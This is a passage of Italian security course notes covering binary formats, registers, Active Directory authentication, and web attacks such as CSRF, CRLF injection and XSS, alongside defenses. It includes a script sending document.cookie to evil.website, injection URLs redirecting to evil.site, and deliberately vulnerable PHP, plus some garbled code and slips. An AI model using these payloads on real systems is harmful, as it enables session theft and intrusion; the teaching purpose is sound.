


- **ELF:** Definisce come leggere il file, ad esempio se devono essere usati indirizzi a 32 o 64 bit, se è in little o big endian, l'ISA (Instruction Set Architecture) da utilizzare, etc.
- **Program:** Descrive i segmenti di memoria utilizzati a runtime e spiega al sistema operativo come creare il processo per l'eseguibile.
- **Section:** Descrive le sezioni utilizzate, ad esempio se sono eseguibili o meno, tipologia e dimensioni dei dati contenuti, etc.
- **.text, .data e .rodata:** Simili ai campi di PE come **.rdata**.
- **.bss:** Contiene spazio non inizializzato per dati in lettura/scrittura.
- **.debug:** Contiene informazioni di debug.
- **.pit:** Sta per Procedure Linkage Table e contiene la tabella delle procedure/funzioni il cui indirizzo non è noto al momento del linking, e che viene calcolato dal dynamic linker a runtime.
- **.relname, .relaname:** Simili ai campi di PE come **.reloc**
- **.got:** Contiene la global offset table. Insieme a **.plt**, **.relname** e altre sezioni, contiene informazioni utili per il dynamic linking.

I campi **.bss** e **.debug** sono presenti anche nel formato PE.


9.3.3 Registri

I registri sono piccole unità di salvataggio dati che risiedono sulla CPU. Vengono salvate al loro interno informazioni come l'indirizzo della prossima istruzione da eseguire, operandi, etc.



- Nei sistemi a 32 bit, ogni registro può contenere fino a 32 bit di dati, anche se un programma può decidere di usare solo parte dello spazio disponibile, ad esempio 8 o 16 bit.
- Nei sistemi a 32 bit, i registri normalmente **iniziano per E**.
- Nei sistemi a 64 bit, i registri **iniziano per R**, ma se ci si vuole riferire solo ai 32 bit più "bassi" all'interno del registro, si può usare la E.
- Qualora ci si voglia riferire ai 16 bit più bassi, "cade" la lettera prefisso, che sia R o E.
- Per gli 8 bit più bassi, viene aggiunta una X. Se il nome del registro non dispone di una X, si usa una L.
- **Extended Stack Pointer (ESP)** punta alla cima dello stack.
- **Extended Base Pointer (EBP)** punta al fondo dello stack.
- **Extended Instruction Pointer (EIP)** punta alla prossima istruzione da eseguire. In alcune architetture viene chiamato **Program Counter (PC)**.
 - Se un eseguibile è vulnerabile a **buffer overflow**, è spesso possibile per l'attaccante **sovrascrivere il registro ESP** e alterare il flusso dell'applicazione.
 - Ciò può condurre l'attaccante al controllo dell'applicazione e all'**esecuzione di codice arbitrario**.

9.3.4 Stack



- La RAM è tipicamente suddivisa in word da 64 bit, ciascuna indicizzabile con un indirizzo esadecimale. Il sistema operativo riserva a ciascun processo una regione contigua di RAM, gestendola come uno stack.
- Quando una funzione viene eseguita, alcuni dati sul suo stato vengono aggiunti in cima allo stack.
- Tra gli elementi che vengono aggiunti allo stack, troviamo gli argomenti della funzione, variabili al suo interno e l'indirizzo cui dovrà ritornare quando termina.

9.3.5 Istruzioni Assembly

Istruzioni Aritmetiche:	Istruzioni di Movimento:	Istruzioni di Controllo:
add reg, n	mov reg2, reg1	call 0xaddress
sub reg, n	mov reg, 0xaddress	ret
inc reg	mov reg, n	jmp 0xaddress
dec reg	mov 0xaddress, reg	cmp reg2, reg1
		je 0xaddress
		jne 0xaddress
		jge 0xaddress
		jle 0xaddress

Precisazioni:

- L'istruzione **cmp** effettua la differenza tra secondo e primo operando, salvando il risultato in un registro chiamato EFLAGS.
- Le istruzioni di **jump condizionale** (**je**, **jne**, **jge**, **jle**) seguono immediatamente le istruzioni **cmp**, ed effettuano il salto solo su determinate condizioni.

9.4 Fondamenti su Active Directory

9.4.1 Servizio di Directory e Active Directory

Un servizio di directory è un **programma** o un insieme di programmi che provvedono ad organizzare, gestire e memorizzare **informazioni e risorse centralizzate** all'interno di reti di computer disponibili agli utenti tramite la rete stessa, con controlli degli accessi sull'uso delle stesse al lavoro dell'amministratore di sistema.

Active Directory è il servizio di directory di Windows Server e permette di gestire e distribuire in maniera centralizzata i permessi per accedere alle risorse aziendali.

9.4.2 Domini

Queste risorse, organizzate in **Domini**, si differenziano in diversi oggetti, tra cui utenti, hardware, software, ruoli, servizi. L'AD si divide in più domini quando manca una relazione di trust tra i diversi domini, come nel caso di un'acquisizione di un'azienda.

Le informazioni all'interno di un dominio sono accessibili solo attraverso il suo **Domain Controller**. Per ricercare più velocemente oggetti in un dominio esiste il **Global Catalogue**, che racchiude una copia di ogni oggetto nel dominio, con un set di attributi ristretto.

Un Domain Controller può ospitare un Global Catalogue e altri domini possono fare richieste di lettura su esso.

9.4.3 Partizioni

Ogni dominio include delle partizioni, che vengono chiamate **Directory Partitions**, tra cui:

- **Schema Partition:** Questa partizione contiene gli oggetti *classSchema* e *attributeSchema*, che definiscono quali oggetti possono esistere all'interno della foresta di domini.
- **Configuration Partition:** Questa partizione contiene informazioni su come i dati sono replicati all'interno della foresta. Lo schema partition e questa partizione sono condivise tra tutti i Domain Controller della foresta.
- **Domain Partition:** Questa partizione contiene gli oggetti del dominio, come gli utenti, i computer, i server, i servizi ed altro. Ogni DC mantiene solo copia della Domain Partition del proprio dominio.

9.4.4 Autenticazione


Active Directory, tramite il Single Sign On, permette di accedere agli oggetti a dominio con un solo login, tramite due diverse tecnologie:

- Kerberos
- Lightweight Directory Access Protocol (LDAP)

9.4.5 Kerberos

Kerberos è un protocollo di comunicazione in un Active Directory per l'autenticazione tramite l'uso di ticket per permettere a nodi di comunicare in una rete non sicura per provare la loro identità tra loro in sicurezza. È un protocollo **client-server** che prevede **mutua autenticazione**, quindi sia il client che il server verificano l'identità altrui. Kerberos consiste di 5 fasi:

1. Il client chiede un TGT (Ticket-Granting Ticket) all'AS (Authentication Server) e invia dei dettagli per autenticarsi.
2. L'AS risponde con un TGT e una session key, crittografati con la chiave del client.
3. Il client invia il TGT al TGS (Ticket-Granting Service) per un dato servizio.
4. Il TGS risponde con un ticket per il servizio e una session key per comunicare il servizio.
5. Il client può autenticarsi con il servizio ed usarlo.



I permessi per l'accesso ai servizi per il rilascio dei ticket **non sono** sempre gli stessi. Distinguiamo i tre tipi di permessi rilasciabili:

- **Unconstrained Delegation (Delega senza restrizioni):** Un oggetto "trusted for auth" può ottenere TGT e rilasciare ticket per tutti i servizi. Tuttavia se l'attaccante violasse tale oggetto, potrebbe ottenere ticket per qualsiasi servizio.
- **Constrained Delegation (Delega con restrizioni):** Un oggetto "trusted for auth" può ottenere TGT e rilasciare ticket solo per certi servizi ed inoltre, i TGT e i ticket emessi sono validi per un solo servizio. Se l'attaccante violasse questo oggetto, potrebbe ottenere ticket solo per alcuni servizi.
- **Resource-Based Constrained Delegation (Delega con restrizioni sulla risorsa):** Ogni servizio ha una lista di oggetti "trusted for auth" e due istanze dello stesso servizio possono delegare entità diverse per i ticket.
Se le deleghe sono ben sparse, se l'attaccante violasse un oggetto "trusted for auth" otterrebbe ticket solo per un servizio.

9.4.6 Lightweight Directory Access Protocol - LDAP

Lightweight Directory Access Protocol (LDAP) è un protocollo che permette agli utenti di leggere e aggiornare informazioni da un directory service, come un AD. Presenta due modalità d'accesso:

- **Simple Authentication (SA):** L'autenticazione avviene solo **inserendo username e password**. La RFC 2251 descrive il processo mediante un canale in cleartext, anche se ad oggi SA viene unita a IPsec o TLS per proteggere la comunicazione.
- **Simple Authentication and Security Layer (SASL):** Essenzialmente SA con un ulteriore protocollo per l'autenticazione dell'utente, ad esempio con NTLM o con Kerberos.

9.4.7 Autenticazione NT LAN - NTLM

L'autenticazione NTLM si basa su un metodo **challenge-response** tra il client e l'host. Il client invia un nome utente per identificarsi, l'host risponde con un numero casuale e il client a sua volta risponde con un valore hash. A quel punto l'host autorizzerà o bloccherà l'accesso. Questo metodo tuttavia è vecchio ed inefficace, in quanto:

- La comunicazione **non è cifrata**.
- La risposta NTLM, in NTLMv2, generalmente è la nonce firmata con l'hash della password del client (HMAC).
- All'attaccante spesso basta ottenere l'hash per violare l'autenticazione NTLM, ad esempio tramite attacchi come **pass-the-hash**.
- L'hash della password è calcolato in MD4, ad oggi violabile in pochi istanti.

9.4.8 Group Policy

Le Group Policy definiscono cosa gli utenti appartenenti ad un certo gruppo possono fare. Tali restrizioni e permessi sono applicabili a un range molto vasto di azioni, che vanno dal semplice permesso di lettura e scrittura su uno share di rete, alla complessità minima da dover impostare per la propria password.

Le Group Policy tipicamente risiedono su più livelli e vengono eseguite dalla meno rilevante alla più rilevante:

1. **Locale:** Impostazioni della macchina.
2. **Sito:** Impostazioni del gruppo a cui la macchina è associata.
3. **Dominio:** Impostazioni del dominio di cui fa parte la macchina.
4. **Unità Organizzativa:** Impostazioni aziendali che valgono per tutti i domini.

Se ci sono due policy dello stesso livello che sono in conflitto, generalmente ha priorità quella che è stata applicata più recentemente. Tuttavia:

- L'amministratore di sistema può comunque dare priorità alle policy che preferisce, modificando il loro "link order": le policy linkate per ultime, ovvero con link order più alto, avranno la precedenza.
- Le policy possono anche essere **Enforced**, e verranno processate dopo tutte le altre. Se due policy in conflitto sono enforced, torna a valere il link order.

10 Exploitation

10.1 Tipi di Exploitation

Ogni software contiene delle vulnerabilità e, una volta individuate, è tempo di sfruttarle. In base al sistema e al software, abbiamo diversi tipi di vulnerabilità e di conseguenza diversi metodi di Exploitation, come la **Web Exploitation**, il **Reverse Engineering**, la **Binary Exploitation** e l'**Active Directory**.

Concentrandoci sulla Web Exploitation, la si può dividere in tre macro categorie, comprendenti le vulnerabilità trattate nel corso:

- **Client Side:**
 - Cross Side Request Forgery (CSRF)
 - CRLF Injection
 - XSS (Cross Site Scripting)
- **Database:**
 - SQL Injection
 - Blind SQL Injection
 - Time-based SQL Injection
 - No-SQL Injection
 - Falle Logiche
- **Server Side:**
 - Path Traversal $\Rightarrow$ File Disclosure
 - Command Injection
 - Code Injection
 - Local/Remote File Inclusion (LFI/RFI)
 - Server-Side Request Forgery (SSRF)
 - Template Injection
 - XXE (XML eXternal Entity)

11 Web Exploitation - Client Side

Questa sezione tratta delle principali vulnerabilità dal lato del Client. Per ogni vulnerabilità viene presentata una soluzione per sanitarizzarla, tuttavia è bene tenere a mente che **ogni sanitizzazione** viene effettuata **Server-Side** e non Client-Side, in quanto altrimenti sarebbero facilmente aggirabili.

11.1 Cross Site Request Forgery - CSRF

La Cross Site Request Forgery è una vulnerabilità di sicurezza web che consente a un aggressore di indurre gli utenti a eseguire azioni che non intendono eseguire.

11.1.1 Esempio

L'aggressore può indurre l'utente vittima a eseguire un'azione involontaria, come modificare l'indirizzo email del proprio account, di cambiare la password o di effettuare un trasferimento di fondi.

Supponiamo che, dopo aver fatto il login sulla propria banca, la vittima provi a fare un bonifico di 100€ all'utente Alice. L'URL della richiesta sarà qualcosa di simile a:

```
https://sitoB.com/HomeBanking/transferMoney?dest=Alice&amount=100
```

Ad un attaccante basterebbe rimpiazzare il nome di Alice con il proprio (ad esempio Eve) per ottenere il bonifico. Eve quindi crea un sito web malevolo il cui codice somiglia al seguente:

```
sitoA.com/index.php
<html> ... contenuto ...

... altro contenuto... </html>
```

Eve invia alla vittima il link al suo sito web, sitoA.com. Nel momento in cui la vittima clicca sul link, parte un bonifico di 5000€ verso Eve.

11.1.2 Spiegazione

Abbiamo visto che la vittima ha visitato **sitoA.com**, ma l'azione malevola è partita sul dominio **sitoB.com**, in quanto Eve ha inserito il seguente tag immagine sul suo sito web:

```

```

Con questo tag il browser invia una richiesta a **sitoB.com**, credendo di recuperare **un'immagine**. Nella realtà non vi è alcun'immagine dietro quel link, ma la richiesta è stata ormai inviata e presa in carico dal server della banca, che la ritiene legittima.

CSRF può funzionare anche con **POST**, tuttavia servono payload più complessi che sfruttino script all'interno della pagina malevola che sfruttino tali richieste.

11.1.3 Perché la SOP non è una soluzione

Seppur sembrano scenari irrealistici, tuttavia sfortunatamente vulnerabilità di questo tipo sono state documentate in passato.

La **Same Origin Policy** evita che script dentro **sitoA.com** possano accedere alle risorse esposte da **sitoB.com** ma **non evita** l'effettivo inoltro delle richieste da parte del browser, neanche con regole CORS molto strette.

Esistono due principali soluzioni alla CSRF:

- **SameSite;**
- **CSRF Token.**

11.1.4 SameSite

SameSite è un meccanismo che abilita i browser a limitare i cookies mandati nelle richieste cross-site, a seconda della **provenienza** della richiesta e del **metodo** utilizzato per la stessa.

La sintassi di SameSite è:

```
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=<Strict/Lax/None>
```

Si possono distinguere due casi principali con SameSite:

- Il **sitoB.com** chieda un elemento al **sitoA.com** e invia una richiesta.
- L'utente, sul **sitoA.com**, clicchi un link che porta al **sitoB.com**.

Vi sono **tre opzioni per impostare SameSite**, per ogni opzione includo i due casi sopracitati:

- **Strict:**
 - Il cookie non viene inviato perché la richiesta proviene da una terza parte.
 - Il cookie non viene inviato perché la pagina da cui proviene il link che abbiamo cliccato è di una terza parte.
- **Lax:**
 - Il cookie non viene inviato perché la richiesta proviene da una terza parte.
 - Il cookie viene inviato solo se il link che abbiamo cliccato conduce ad un'azione GET o HEAD.
- **None:**
 - Il cookie viene inviato perché non ci sono restrizioni (in entrambi i casi).

Essendo GET e HEAD metodi safe, è difficile sfruttarli per attacchi CSRF, essendo solamente usabili nel caso in cui l'utente acceda tramite link di un sito ad un altro sito.

Un browser dovrebbe implementare di default **Lax**, ma causerrebbe perdita di usabilità, in quanto approdando da un sitoA.com **non malevolo** su un sitoB.com, l'utente potrebbe essere costretto ad autenticarsi nuovamente.

Inoltre un **vecchio browser** potrebbe ignorare l'attributo SameSite presente nel sito web, esponendolo nuovamente ad attacchi CSRF. Sono quindi necessarie ulteriori difese sul backend del nostro sito web per evitare questo problema.

11.1.5 CSRF Token

CSRF Token non è altro che una **nonce** (stringa senza significato), usata per rendere ogni richiesta **stateful** verso il nostro sito web. Ogni form dovrà essere modificato per includere anche tale token, che viene generato **randomicamente** quando viene caricata la pagina contenente il form, e tutti i token devono essere legati alla sessione dell'utente.

Tutte le proprietà del token di sessione valgono per il CSRF Token, che dev'essere anche **monouso**.

Con questo token la richiesta precedente diventa:

```
https://sitoB.com/HomeBanking/transferMoney?dest=Alice&ammount=100
&csrftoken=ab379ef23abcd083829bacd32f
```

Eve, non conoscendo il CSRF token, non può inserire tale richiesta sul suo sito malevolo.

Tuttavia questa soluzione **necessita** di un browser che supporti SOP. Senza SOP, Eve col suo sito malevolo potrebbe fare la richiesta attraverso il browser della vittima (usando ad esempio **iframe**) ed estrapolare da lì il token CSRF ed usarlo nella sua richiesta.

Quindi **non è possibile difendere un vecchio browser da attacchi CSRF**, in quanto sia SameSite che CSRF (con SOP) devono essere garantite dal browser.

11.2 CRLF Injection

Abbiamo visto che il protocollo HTTP usa, tramite URL encoding, i caratteri **Carriage Return** e **Line Feed** (CRLN o `\r\n`).

Se a causa di una vulnerabilità, l'attaccante può iniettare uno o più CRLF, potrebbe acquisire un certo livello di controllo sui vari elementi della pagina o sul flusso delle richieste tra web server e browser della vittima.

Questa vulnerabilità si traduce in due gravi conseguenze:

- HTTP Header Injection
- HTTP Response Splitting

11.2.1 HTTP Header Injection

Supponiamo che un social network sia vulnerabile a CRLF Injection, e che ci sia una pagina che permette all'utente di scegliere il proprio colore preferito. Tale colore verrà salvato in un cookie e verrà usato come colore principale per il tema di tutte le pagine del sito. L'attaccante invia alla vittima il seguente link:

```
https://social.network/path?colorePreferito=blu%0d%0aLocation:evil.site
```

Quando la vittima clicca sul link, il sito social.network estrapola il parametro GET "colorePreferito" e genera una risposta affinché il browser salvi tale valore in un cookie, reindirizzando poi l'utente alla homepage.

```
HTTP/2.0 302 Found
```

```
...
```

```
Set-Cookie: colore= blu
```

```
Location:evil.site
```

```
...
```

Tuttavia invece di venire reindirizzato alla homepage, l'utente viene reindirizzato su **evil.site**. Inoltre l'header Location viene ignorato se lo status code è diverso da 3xx o da 201.

11.2.2 HTTP Response Splitting

Non è sempre possibile iniettare più di un CRLF, in quanto dipende dalla vulnerabilità trovata, dai proxy usati da chi gestisce il sito web vulnerabile, della sanitizzazione implementata ed etc.

Se tuttavia è possibile iniettare molteplici CRLF, si può ottenere **HTTP Response Splitting**.

Supponendo di avere la stessa vulnerabilità, modifichiamo l'URL in questo:

```
https://social.network/path?colorePreferito=blu%0d%0a%0d%0a<html><body>Contenuto  
Malevolo<divstyle="display:none;">
```

La vittima clicca sul link, e la risposta generata dal web server sarà:

```
HTTP/2.0 200 OK
```

```
...
```

```
Set-Cookie: colore=blu
```

```
<html><body>Contenuto Malevolo<div style="display:none;">
```

A causa dei due CRLF dopo l'header Set-Cookie, il browser interpreta concluso lo spazio degli header, e **inizia a renderizzare quello che crede sia il contenuto della pagina web**, ovvero il payload malevolo introdotto dall'attaccante.

Così l'attaccante ha pieno controllo di ciò che viene mostrato nella pagina, e può anche eseguire degli script per inviare i dettagli della sessione della vittima verso un server malevolo.

Nell'URL esempio, l'attaccante apre un tag **div** che però non viene chiuso: questo tag **div** racchiuderà tutti gli elementi della pagina reale e li renderà invisibili grazie allo stile **display:none;**.

In questo modo, l'attaccante sostituisce il proprio contenuto malevolo a quello della pagina legittima.

11.2.3 Soluzione al CRLF Injection

Supponiamo che qualsiasi input fornito dall'utente sia considerato come non sicuro. Inoltre, essendo che l'utente ha la possibilità di interagire col DOM tramite il browser, anche eventuali parametri preimpostati che possono essere cambiati attraverso il DOM (o mediante manipolazione delle richieste o dei cookies), e quindi devono essere considerati non sicuri.

Tutto quello che l'utente inserisce dev'essere opportunamente **sanitizzato**, tramite la rimozione o la ricodifica dei caratteri speciali che potrebbero fare interpretare tale input come codice. Ad esempio, su PHP, tramite funzioni come `filter_var`, `htmlentities` o `htmlspecialchars`.

11.3 Cross Site Scripting - XSS

Per Cross Site Scripting (XSS) si intende una **iniezione di codice Javascript non desiderato** all'interno di una pagina web. Se l'attaccante riesce ad eseguire il proprio codice all'interno della pagina web di una vittima, può rubare i cookie di sessione, accedere al contenuto della pagina e effettuare azioni per conto della vittima.

Gli attacchi XSS vengono classificati in base alla loro **persistenza** sulla pagina web attaccata.

- **Reflected XSS**: Non persistente.
- **DOM-Based XSS**: Non persistente.
- **Stored XSS**: Persistente.
- **mXSS**: Può essere sia persistente che non.
- **Self-XSS**: Non persistente.

11.3.1 Reflected XSS (Non Persistente)

Nel **Reflected XSS** il payload inviato dall'attaccante viene **riflesso** dal server. Questo succede quando l'input usato viene **riutilizzato** all'interno della pagina, come in un messaggio d'errore. Un esempio di codice PHP vulnerabile è questo:

```
<? $query = $_GET["q"];
$results = googleSearch($query);
if (count($results) == 0) {
  ?>
  <p>La ricerca di <?= $query ?> non ha prodotto risultati in nessun documento.</p>
  <? } ?>
```

Tale codice non presenta alcuna **sanitizzazione** ed è quindi possibile iniettare un tag `<script>`, che introduce codice Javascript nella sintassi HTML. Quindi il webserver servirà all'utente una pagina **HTML** controllata dall'attaccante.

Un esempio di exploit è inserire un `alert("Payload Eseguito!")` dentro lo **script** in JS. All'apertura della pagina, spunterà il pop up causato dall'alert, che conferma che siamo riusciti a forzare l'esecuzione di codice JS in origine **non presente** sulla pagina, iniettandolo attraverso il metodo GET vulnerabile "query".

Essendo che un `alert()` spesso **basta per scoprire una XSS**, un ethical hacker non procede a fare altro. Un vero attaccante invece potrebbe ad esempio iniettare script che inviano il ticket di sessione della vittima ad un server malevolo.

Esempio Vulnerabilità:

Supponiamo ad esempio, che una vittima si colleghi ad X ed un attaccante invia alla vittima:

```
https://twitter.com/search?src=typed_query&q=<script>payload malevolo</script>
```

La vittima riconosce l'URL di Twitter come affidabile e lo clicca. Tuttavia, all'apertura della pagina, **si attiva anche lo script malevolo** che ruba, citando l'esempio precedente, il ticket di sessione:

```
var xhttp = new XMLHttpRequest();
xhttp.open("GET", "https://evil.website?data=" + document.cookie, true);
xhttp.send();
```

11.3.2 DOM XSS (Type-o XSS) (Non persistente)

Nel **DOM XSS**, il payload non viene riflesso direttamente, in quanto il server fornisce all'utente una **versione innocua** della pagina HTML, tuttavia vulnerabile a XSS.

Infatti, durante l'exploitation, in base ai parametri passati all'interno dell'URL, la pagina viene modificata **all'interno del browser dell'utente** mediante manipolazione del DOM. Questa vulnerabilità è quindi **invisibile** dal punto di vista del server, manifestandosi solo all'interno del browser.

Supponiamo che **social.network** contenga una pagina web per la visualizzazione degli errori che permetta di specificare un messaggio personalizzato:

```
<script>
document.write(document.location.href.substring(document.location.href.indexOf(\message=")
+8));
</script>
```

Il codice di cui sopra cerca la posizione del parametro **"message="** all'interno dell'URL e ne scrive, **senza sanitizzarlo**, il contenuto all'interno della pagina quando questa viene caricata, tramite il metodo DOM `document.write()`.

Un uso legittimo potrebbe essere:

`https://social.network/Error#message=Qualcosa+è+andato+storto.+Torna+alla+homepage!`

Esempio Vulnerabilità:

A causa dell'assenza di **sanitizzazione**, tramite un payload XSS attacchiamo la pagina sopracitata:

```
https://social.network/Error#message=<script>alert(\Payload Eseguito!</script>
```

La vittima riceve dall'attaccante un link che ritiene legittimo, guardando un dominio noto, e lo clicca, attivando il payload.

Il server non ha modo di riscontrare che è in corso un attacco XSS, in quanto **message** e il suo contenuto non sono mai arrivati al server, essendo introdotti da un'anchor **#** e non da una query **?**.

11.3.3 Stored XSS (Persistente)

Tipologia di XSS in cui il **payload malevolo viene salvato in uno store**, come database sul backend o un cookie, per essere poi eseguito in un secondo momento, ovvero quando il contenuto dello store verrà stampato su una pagina web.

L'attaccante sfrutta form di input HTML non sanitizzato e che permettono la scrittura del payload malevolo sullo store.

Stored XSS ha diversi punti di **forza** rispetto alle altre tipologie di XSS:

- **Nessun social-engineering necessario contro la vittima**, in quanto l'attaccante lascia il messaggio con il payload su una chat di gruppo e aspetta che le vittime visualizzino il messaggio.
- **La vittima non può proteggersi dall'attacco**, in quanto sta effettuando azioni abituali e non si accorge di un messaggio farsa.
- **Grande capacità di diffusione**, in quanto più sono gli utenti che leggono il messaggio, più volte il payload sarà eseguito. L'attaccante non deve mandare alcun link alle singole vittime.

Esempio Vulnerabilità:

index.php - L'attaccante prova ad introdurre il proprio payload XSS nel DB utilizzando questo form vulnerabile.

```
<form action="insertPost.php" method="POST">
  <textarea id="myPost">Inserisci qui il testo del tuo post, poi
    clicca su \Invia" per pubblicarlo!</textarea>
  <input type="submit" value="Invia" />
</form>
```

insertPost.php - Il codice PHP che salva il post nel DB è vulnerabile, in quanto non viene effettuata sanitizzazione.

```
<? $message = $_POST['myPost'];
$myId = getMyUserId();
mysqli_query($db, \INSERT INTO Posts VALUES (' '. $myId . '\', ' \. $message . \ ' )" ?>
```

viewFriendPosts.php?userId=782 - Quando un nostro contatto visualizza il post, si attiva il payload XSS perchè non viene effettuata sanitizzazione neanche in output.

```
<? $friendId = $_GET['userId'];
$data = mysqli_fetch_object(mysqli_query($db,
\SELECT Message FROM Posts WHERE AuthorId = ".$friendId));
echo $data['Message']; ?>
```

11.3.4 Sanitizzazione degli input

Per evitare qualsiasi tipo di vulnerabilità XSS è bene **sanitizzare** gli input passati dall'utente. Le funzioni già usate contro le CRLF Injection vanno bene e le possibili operazioni di sanitizzazione di **input** e **output** sono:

- **Escaping**: Consiste nel **convertire** un carattere speciale nella sua sequenza di escape. In HTML Encoding ad esempio < diventa %lt;
- **Filtering**: Consiste nel **rimuovere** un carattere speciale. Ad esempio <script> diventa script;
- **Validation**: Consiste nel **confrontare** la stringa da validare con una **whitelist** o una **regex**. Ad esempio `very@doge.wow` passa la validazione contro una regex che controlla gli indirizzi email, mentre `much@validate no`.

Tuttavia andare a ricercare tutti gli input dell'utente e coprirli con un `htmlspecialchars` può essere rischioso, perché è facile dimenticare un escaping su un input riflesso nella pagina. Per questo esistono due soluzioni più efficienti, i **template** e i **filtri XSS**.

11.3.5 Template

I **template** sono **documenti con l'aspetto della pagina finale**, dove tuttavia i vari parametri sono omessi e sostituiti con **placeholder**, che saranno a loro volta sostituiti con i valori creati durante la generazione della pagina.

Esempio:

```
<p>La ricerca di {{term}} non ha prodotto risultati in nessun documento.</p>
```

Il **template engine** che genera la pagina fa **automaticamente** le procedure filtering/escaping prima di sostituire i placeholder, così il programmatore deve esclusivamente usare la sintassi del template.

Il template include solo l'aspetto grafico, mentre la logica per recuperare il parametro `term` sta in un documento separato.

Un esempio di template engine è Janja per Python. Qui un esempio:

templates/search.html - Include l'aspetto della pagina.

```
[...]
<p> Risultati per la tua ricerca {{query}}: </p>
{% for r in results %}
  <div><a href="{{r.link}}"> {{r.pageName}} </a> <br> <p> {{r.description}} </p></div>
{% endfor %}
```

application.py - Include i dati e la logica per recuperarli.


```
from jinjasql import JinjaSql
j = JinjaSql()
[...]
@app.route('/search')
def search():
    data = {'term': request.args.get('term')}
    template = \SELECT * FROM indexed_content WHERE description LIKE '%{{term}}%'
    query, bind_params = j.prepare_query(template, data)
    results = execute_query(query, bind_params) #da implementare a seconda del DBMS
    return render_template('search.html', results=results)
```

11.3.6 Filtri XSS

Si tratta di soluzioni, implementabili sia su back-end che su front-end, che permettono di filtrare gli input forniti dall'utente, oppure l'intero contenuto delle pagine Web, per difendersi da XSS.

Tra le soluzioni più usate troviamo:

- OWASP AntiSamy
- SafeHTML
- jSoupClean
- DOMPurify



Breve panoramica su OWASP AntiSamy:

OWASP AntiSamy è una **libreria** per effettuare una efficiente pulizia di codice HTML proveniente da origini non certificate. Esistono due versioni, una in **Java** e una in **.Net**.

Le funzioni principali di queste due versioni sono:

- **Parsing sicuro di HTML**
- **Parsing validato senza rimozioni di CSS**
- **Funzioni di processing avanzate**, incluso il supporto di *directive*.

Alcune direttive delle due versioni di AntiSamy sono:

Direttiva	Descrizione	Tipo
useXHTML	Quando questa funzionalità è attivata, AntiSamy restituirà il contenuto sanitizzato in formato XHTML invece che HTML.	boolean
omitXMLDeclaration	Quando useXHTML è attivata, AntiSamy anteporrà automaticamente l'header XML. Con questa funzione attivata non lo farà.	boolean
omitDoctypeDeclaration	Quando questa funzionalità è attivata, AntiSamy non anteporrà il tag <code><!DOCTYPE html ...></code> .	boolean
maxInputSize	Questa direttiva specifica la dimensione massima (in byte) dell'input inserito dall'utente prima della validazione.	integer

Per altre direttive, vedere: <https://github.com/nahsra/antisamy/wiki/AntiSamy-Directives>

11.3.7 Evadere la Sanitizzazione

Ci sono casi dove payload semplici non riescono ad attivare un XSS, ma la sanitizzazione implementata non è efficiente (ad esempio usa una blacklist o i parametri non vengono decodificati ricorsivamente).

Per aggirare queste sanitizzazioni inefficaci si possono usare **cheatsheet**, ovvero documenti con svariati payload XSS, codificati affinché possano evadere sanitizzazione.

Un'altra alternativa è usare **JSFuck**, ovvero una forma estrema di encoding Javascript nata nel 2010, che prevede la scrittura di codice utilizzando solo sei caratteri: `[]()!+`

Essendo JavaScript non fortemente tipizzato, questa codifica genera codice JS valido e funzionante in tutti i browser. JSFuck risulta utilissimo per evadere blacklist e altri filtri perché estremizza l'offuscamento degli script. L'unica pecca è la rappresentazione in caratteri, ad esempio se `alert(\XSS)`; è solamente 13 caratteri, la sua codifica in JSFuck è di ben **9725** caratteri.

11.3.8 Content Security Policy (CSP)

Si tratta della misura più flessibile per bloccare XSS e altre vulnerabilità, in quanto permette di **whitelistare** le sorgenti di script, immagini e altre risorse che sono ritenute affidabili, e di bloccare tutte le altre.

Questo comporta quindi anche il blocco di script in-line e degli eventi assegnati agli elementi della pagina mediante attributi.

È possibile attivare CSP tramite l'header **Content-Security-Policy**, esposto dal web server. In questo modo permette di caricare risorse solo dalla stessa origine e da tutti i sottodomini di **mailsite.com**. Sono tuttavia permesse immagini da ogni origine. Esempio:

```
Content-Security-Policy: default-src 'self' *.mailsite.com; img-src *
```

Oppure è possibile attivare CSP con **meta** all'interno del tag `<head>` della pagina, permettendo di caricare risorse solo dalla stessa origine e immagini da qualsiasi dominio, purché si utilizzi il protocollo HTTPS.

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self';  
img-src https://*;">
```

11.3.9 Mutation-based XSS (mXSS)

